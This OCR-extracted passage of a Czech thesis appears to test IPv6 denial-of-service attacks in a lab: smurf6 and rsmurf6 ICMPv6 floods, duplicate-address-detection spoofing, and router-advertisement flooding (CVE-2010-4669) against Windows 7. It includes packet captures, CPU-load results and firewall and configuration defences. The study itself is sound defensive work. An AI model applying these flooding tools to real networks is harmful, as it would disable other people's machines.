
Ochranou proti tomuto útoku je konfigurace firewallového pravidla na koncových stanicích blokující **echo request** zprávy s multicastovou cílovou adresou.

-A INPUT -p ipv6-icmp –icmpv6-type echo-request -d ff02::1 -j DROP



Obr. 5.16: Zatížení procesoru během útoku pomocí **smurf6**.


Podobným nástrojem je **rsmurf6**, který funguje na podobném principu jako **smurf6**. Rozdíl je v tom, že u nástroje **smurf6** všechny stanice na lokální síti útočí pouze na



Obr. 5.17: Princip útoku pomoci **rsmurf6**.

jednu oběť zatímco s nástrojem **rsmurf6**, jeden útočník útočí na všechny klientské


stanice na síti.



Source	Destination	Protocol	Info
ff02::1	2001:67c:1220:c1b1:bdb4:2a6b:ac93:9f1d	ICMPv6	Echo request
ff02::1	2001:67c:1220:c1b1:bdb4:2a6b:ac93:9f1d	ICMPv6	Echo request
ff02::1	2001:67c:1220:c1b1:bdb4:2a6b:ac93:9f1d	ICMPv6	Echo request
ff02::1	2001:67c:1220:c1b1:bdb4:2a6b:ac93:9f1d	ICMPv6	Echo request
ff02::1	2001:67c:1220:c1b1:bdb4:2a6b:ac93:9f1d	ICMPv6	Echo request
ff02::1	2001:67c:1220:c1b1:bdb4:2a6b:ac93:9f1d	ICMPv6	Echo request
ff02::1	2001:67c:1220:c1b1:bdb4:2a6b:ac93:9f1d	ICMPv6	Echo request


Obr. 5.18: Windows 7 nereaguje na **echo request** zprávu s multicastovou zdrojovou adresou.

K tomuto útoku lze použít pouze systémy s operačním systémem Linux, operační systémy Windows nereagují na echo request zprávy, které mají nastavenou multicastovou zdrojovou adresu.



Source	Destination	Protocol	Info
ff02::1	fe80::4a5b:39ff:fe3d:affa	ICMPv6	Echo request
ff02::1	fe80::4a5b:39ff:fe3d:affa	ICMPv6	Echo request
ff02::1	fe80::4a5b:39ff:fe3d:affa	ICMPv6	Echo request
ff02::1	fe80::4a5b:39ff:fe3d:affa	ICMPv6	Echo request
ff02::1	fe80::4a5b:39ff:fe3d:affa	ICMPv6	Echo request
ff02::1	fe80::4a5b:39ff:fe3d:affa	ICMPv6	Echo request
ff02::1	fe80::4a5b:39ff:fe3d:affa	ICMPv6	Echo request
ff02::1	fe80::4a5b:39ff:fe3d:affa	ICMPv6	Echo request

Obr. 5.19: Linux reaguje na **echo request** zprávu s multicastovou zdrojovou adresou.




Source	Destination	Protocol	Length	Info
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879
fe80::4a5b:39ff:fe3d:affa	ff02::1	ICMPv6	78	Echo (ping) reply id=0xdead, seq=48879


Obr. 5.20: Reakce linuxu na multicastovou **echo request** zprávu.

Zatížení procesoru během tohoto útoku je minimální a nemělo vliv na běh systému. Ochranou proti tomuto útoku je opět pravidlo na firewallu blokujíci příchozí **echo request** zprávy se zdrojovou multicastovou adresou.

```
-A INPUT -p ipv6-icmp –icmpv6-type echo-request -s ff02::1 -j DROP
```



Obr. 5.21: Množství přijatých echo reply zpráv.



Obr. 5.22: Zatížení procesoru během **rsmurf6** útoku.

Správná firewallová pravidla kompletně odfiltrují tento typ útoku. Následující firewallové pravidlo blokuje příchozí ICMP echo request a tím i datový provoz generovaný vlivem ICMP floodingu. Při konfiguraci firewallových pravidel pro ICMPv6 je důležité, aby došlo k zablokování správných typů ICMPv6 zpráv, jinak by mohlo dojít k zamezení funkčnosti celého IPv6 protokolu.

5.5 Útok na detekci duplicitních adres


Mechanismus detekce duplicitních adres (Duplicate Address Detection) je součástí neighbor discovery protokolu, používá se pro zjištění jestli IPv6 adresa, kterou si vygenerovala klientská stanice není používaná na lokálním segmentu sítě jinou stanicí. Využívá dvou typů adres a dvou typů ICMPv6 zpráv

Neighbor Solicitation
Neighbor Advertisement
Multicastová adresa vyzývaného uzlu
Nespecifikovaná adresa

Multicastová adresa vyzývaného uzlu se skládá z multicastového prefixu ff02::1:ff doplněného o poslední tři bajty hostitelské části vygenerované koncovou stanicí.

ff02::1:ff**xx:xxxx**

Do této multicastové skupiny spadají stanice, které mají odpovídající IPv6 adresu přiřazenou, v případě bezkoliznosti tedy pouze jedna stanice. Nespecifikovaná adresa :: znamená *nemám přiřazenou žádnou IPv6 adresu*. Tento mechanismus je spouštěn před samotným přiřazením IPv6 adresy síťovému rozhraní. Princip detekce duplicitních adres je následující:



Obr. 5.23: Princip útoku na detekci duplicitních adres.

Koncová stanice si v našem případě chce přiřadit adresu fe80::21e:8cff:fe84:dfac vysílá proto multicastový dotaz na lokální síť v připadě, ze nedostane odpověď znamená to, ze je adresa volná a může si ji proto přiřadit siťovému rozhraní.

```
Ethernet II, Src: AsustekC_84:df:ac (00:1e:8c:84:df:ac), Dst: IPv6mcast_ff:84:df:ac (33:33:ff:84:df:ac)
▸ Destination: IPv6mcast_ff:84:df:ac (33:33:ff:84:df:ac)
▸ Source: AsustekC_84:df:ac (00:1e:8c:84:df:ac)
  Type: IPv6 (0x86dd)
Internet Protocol Version 6
▸ 0110 .... = Version: 6
  .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 24
  Next header: ICMPv6 (0x3a)
  Hop limit: 255
  Source: :: (::)
  Destination: ff02::1:ff84:dfac (ff02::1:ff84:dfac)
Internet Control Message Protocol v6
  Type: 135 (Neighbor solicitation)
  Code: 0
  Checksum: 0x2ea7 [correct]
  Target: fe80::21e:8cff:fe84:dfac (fe80::21e:8cff:fe84:dfac)
```

Obr. 5.24: Dotaz zda-li je daná IPv6 adresa volná.

Útočník pomoci **dos-new-ip6** generuje falešné odpověďi a předstírá tím existenci dané IPv6 adresy na síti. Z přiloženého výstupu síťového analyzátoru Wireshark je vidět, že i když se jedná o EUI64 adresu tak zdrojová MAC adresa ze které se EUI64 vypočítává nekoresponduje.

```
Ethernet II, Src: Pixelmet_83:53:e3 (00:1f:02:83:53:e3), Dst: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
▸ Destination: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
▸ Source: Pixelmet_83:53:e3 (00:1f:02:83:53:e3)
  Type: IPv6 (0x86dd)
Internet Protocol Version 6
▸ 0110 .... = Version: 6
  .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 32
  Next header: ICMPv6 (0x3a)
  Hop limit: 255
  Source: fe80::21e:8cff:fe84:dfac (fe80::21e:8cff:fe84:dfac)
  Destination: ff02::1 (ff02::1)
Internet Control Message Protocol v6
  Type: 136 (Neighbor advertisement)
  Code: 0
  Checksum: 0x287a [correct]
▾ Flags: 0x20000000
    0... .... .... .... .... .... .... .... = Not router
    .0.. .... .... .... .... .... .... .... = Not adverted
    ..1. .... .... .... .... .... .... .... = Override
  Target: fe80::21e:8cff:fe84:dfac (fe80::21e:8cff:fe84:dfac)
▸ ICMPv6 Option (Target link-layer address)
```

Obr. 5.25: Falešná odpověď na dotaz dostupnost IPv6 adresy.

Útok způsobuje odepření služby a vlivem generování falešných MAC adres v odpovědích lze ho eliminovat na portech přístupových přepínačů.

5.6 Útok záplavou Router Advertisement zprávami

Tento útok využívá faktu, že stanice v IPv6 sítích mohou mít více přiřazených adres. Typická IPv6 konfigurace sestává z následujících adres

Typ adresy	**Formát adresy**
Lokální linková adresa	fe80::21f:29ff:fe8f:92bc
Globální individuální adresa	2001:db8::21f:29ff:fe8f:92bc
Skupinová adresa v rámci linky	ff02::1
Skupinová adresa v rámci rozhraní	ff01::1
Skupinová adresa vyzývaného uzlu	ff02::1:ff8f:92bc
Loopback	::1

Tab. 5.4: Standardní IPv6 konfigurace koncové stanice.

Globální individuální adresa je ekvivalentem současné veřejné IPv4 adresy, lokální linková adresa je ekvivalentem privátních rozsahů

169.254.0.0/16 (Windows)
192.168.0.0/24 (Linux)

a používá se pro komunikaci na lokální síti. Cílem našeho útoku byl operační systém Windows 7 s danou síťovou konfigurací:

```
Adaptér sítě Ethernet Připojení k místní síti:

   Přípona DNS podle připojení . . . :
   Popis . . . . . . . . . . . . . . : Realtek PCIe GBE Family Controller
   Fyzická Adresa. . . . . . . . . . : 00-1E-8C-84-DF-AC
   Protokol DHCP povolen . . . . . . : Ne
   Automatická konfigurace povolena  : Ano
   Místní IPv6 adresa v rámci propojení . . . : fe80::21e:8cff:fe84:dfac%10(Preferované)
   Adresa IPv4 . . . . . . . . . . . : 192.168.10.2(Preferované)
   Maska podsítě . . . . . . . . . . : 255.255.255.0
   Výchozí brána . . . . . . . . . . :
```

Obr. 5.26: Konfigurace síťového rozhraní před útokem.

Hardwarové konfigurace testovaného stroje (oběť) a testovacího stroje (útočník)


Po spuštění programu **flood_router6** bylo během deseti vteřin vygenerováno 241 647 RA zpráv, každá reprezentující jiný směrovač oznamující jiný síťový prefix. Během několika vteřin cílový systém přestal reagovat, útok způsobuje 100% využití procesoru a zhruba 70% využití siťoveho připojení. Systém během chviličky zamrznul

Parametr	Hodnota
Procesor	2.5 GHz Pentium Dual-Core
Paměť	5 GB RAM
Operační systém	Windows 7 Ultimate
Síťové připojení	Fast Ethernet 100MBit


Tab. 5.5: Hardwarová konfigurace cíle.

Parametr	Hodnota
Procesor	1.87 GHz Pentium Dual-Core
Paměť	2 GB RAM
Operační systém	Linux Debian 6
Verze jádra	2.6.32
Síťové připojení	Fast Ethernet 100MBit

Tab. 5.6: Hardwarová konfigurace útočníka.



Obr. 5.27: Využití systémových prostředků před útokem.



Obr. 5.28: Využití sítě před útokem.

a přestal reagovat na interakci od uživatele. Útok nabírá na efektivitě z důvodu


provádění detekce duplicitních adres kvůli každé adrese, kterou si vytvoři spojením vytvořené hostitelské časti a síťového prefixu obdrženého v router advertisement zprávě.

fe80::21e:8cff:fe84:dfac	ff02::1:ffb1:6187	ICMPv6	86	Neighbor Solicitation for fe80::218:efff:feb1:6187 from 00:1e:8c:84:df:ac
fe80::21e:8cff:fe84:dfac	ff02::1:ff80:bba4	ICMPv6	86	Neighbor Solicitation for fe80::218:3aff:fe80:bba4 from 00:1e:8c:84:df:ac
fe80::21e:8cff:fe84:dfac	ff02::1:ff80:bba4	ICMPv6	86	Neighbor Solicitation for fe80::218:3aff:fe80:bba4 from 00:1e:8c:84:df:ac
fe80::21e:8cff:fe84:dfac	ff02::1:ffb7:3466	ICMPv6	86	Neighbor Solicitation for fe80::218:eeff:feb7:3466 from 00:1e:8c:84:df:ac
fe80::21e:8cff:fe84:dfac	ff02::1:ffb7:3466	ICMPv6	86	Neighbor Solicitation for fe80::218:eeff:feb7:3466 from 00:1e:8c:84:df:ac
fe80::21e:8cff:fe84:dfac	ff02::1:fff8:7fc9	ICMPv6	86	Neighbor Solicitation for fe80::218:68ff:fef8:7fc9 from 00:1e:8c:84:df:ac

Obr. 5.29: Detekce duplicitních adres během útoku.

Source	Destination	Protocol	Info
fe80::218:49ff:fe65:f0fc	ff02::1	ICMPv6	Router advertisement
fe80::218:fdff:fed5:e53d	ff02::1	ICMPv6	Router advertisement
fe80::218:beff:feb9:3b4d	ff02::1	ICMPv6	Router advertisement
fe80::218:2aff:fe34:941b	ff02::1	ICMPv6	Router advertisement
fe80::218:2eff:fe5c:6613	ff02::1	ICMPv6	Router advertisement
fe80::218:a4ff:fed0:89e0	ff02::1	ICMPv6	Router advertisement
fe80::218:bdff:fe6b:bb51	ff02::1	ICMPv6	Router advertisement
fe80::218:f0ff:fe6d:2d56	ff02::1	ICMPv6	Router advertisement
fe80::218:dfff:fe33:db68	ff02::1	ICMPv6	Router advertisement
fe80::218:37ff:fe45:e6f3	ff02::1	ICMPv6	Router advertisement
fe80::218:daff:febc:8b08	ff02::1	ICMPv6	Router advertisement
fe80::218:15ff:fefa:91f0	ff02::1	ICMPv6	Router advertisement
fe80::218:18ff:fe8c:b5fe	ff02::1	ICMPv6	Router advertisement
fe80::218:7cff:fe2f:f307	ff02::1	ICMPv6	Router advertisement

Obr. 5.30: Zaplavení sítě falešnými router advertisement zprávami.



Obr. 5.31: Využití systémových prostředků po útoku.

Výpis programu **ipconfig**, který trval zhruba 95 vteřin a z toho důvodu je pouze částečný ukazuje, že po skončení detekce duplicitních adres, je síťovému rozhraní přiřazeno 240 647 adres a stejně tak velké množství výchozích směrovačů

```
fe80::218:e6ff:feeb:27e2%10
fe80::218:b2ff:fe8d:b91d%10
fe80::218:2bff:fe03:89e%10
fe80::218:46ff:fe96:b56e%10
fe80::218:9dff:fecb:c056%10
fe80::218:7dff:fe39:1f85%10
fe80::218:c0ff:fe5c:776%10
fe80::218:18ff:fedf:a4d9%10
fe80::218:42ff:fe58:3162%10
fe80::218:dff:febf:c814%10
```

Obr. 5.32: Výpis přiřazených výchozích směrovačů.

```
Dočasná IPv6 adresa. . . . . . : 2a01:1e9:54e:dddd:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:1f7:59cc:4d9:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:1f9:1f3c:d681:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:1ff:4abd:ab85:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:209:52d6:3609:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:21e:a354:9ab5:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:232:e56a:c116:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:243:19cb:c6a9:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:24d:8452:a372:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:25d:e6fb:aca3:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:27d:be57:20c0:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:27f:63fa:9722:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:284:9aab:7e50:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:29a:7e72:881b:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:29a:9473:c1a3:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:29d:5310:e78e:2097:b550:bcea:9720
Dočasná IPv6 adresa. . . . . . : 2a01:2a3:33e8:aa21:2097:b550:bcea:9720
```

Obr. 5.33: Přiřazené globální individuální adresy.

Operační systémy Windows 7 a Windows 8 jsou k tomuto útoku náchylné a po dlouhodobějším běhu útoku zamrznou a přestanou odpovídat na interakci uživatele, Windows XP je proti tomuto útoku immuní vlivem faktu, že IPv6 je po standardní instalaci vypnutý. V době psaní diplomové práce neexistuje proti tomuto útoku popsaného v CVE-2010-4669[1] bezpečnostní zaplata i po periodickém urgování vývojářského týmu společnosti Microsoft. Metody ochrany proti tomuto útoku

- Vypnout IPv6
- Vypnout **router discovery**
- Router Advertisement Guard
- Limit MAC adres na portu přepínače

Vypnutí IPv6 na systémech Windows se provádí nastavením proměnné

DisabledComponents = 0xFFFFFFFF

[1] CVE-2010-4669: `http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-4669`

v registru pomocí programu regedit. Vypnutím router discovery zabráníme systému zpracovávání přichozích router advertisement zpráv a jsme odkázání na manuální nastavení IPv6 adres. Nereálné v korporátních sítích. Na operačních systémech Windows se router discovery vypíná následovně

netsh interface ipv6 set interface eth0 routerdiscovery = disabled

Podobný nástroj který generuje router advertisement zprávy, **fake_router6**, slouží k přesměrování datového provozu popřípadně odepření služby v závislosti na distribuovaných síťových parametrech. Zprávy jsou generovány s frekvencí 5 za vteřinu

```
root@kristyna:~# ip -6 r s        Nesmyslné síťové prefixy poskytované útočníkem v router advertisement zprávvých spolu s výchozími směrovači
1234::/64 dev eth0  proto kernel  metric 256  expires 8589878sec mtu 1500 advmss 1440 hoplimit 0
1235::/64 dev eth0  proto kernel  metric 256  expires 8590166sec mtu 1500 advmss 1440 hoplimit 0
2001:db8::/64 dev eth0  proto kernel  metric 256  expires 83586sec mtu 1500 advmss 1440 hoplimit 0
2890::/64 dev eth0  proto kernel  metric 256  expires 8590467sec mtu 1500 advmss 1440 hoplimit 0
fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440 hoplimit 0
default via fe80::20c:29ff:fe5b:a048 dev eth0  proto kernel  metric 1024  mtu 1500 advmss 1440 hoplimit 255
default via fe80:aaaa:: dev eth0  proto kernel  metric 1024  mtu 1500 advmss 1440 hoplimit 255
default via fe80:aaab:: dev eth0  proto kernel  metric 1024  mtu 1500 advmss 1440 hoplimit 255
default via fe80:aaa4:: dev eth0  proto kernel  metric 1024  mtu 1500 advmss 1440 hoplimit 255
default via fe80:abc4:: dev eth0  proto kernel  metric 1024  mtu 1500 advmss 1440 hoplimit 255
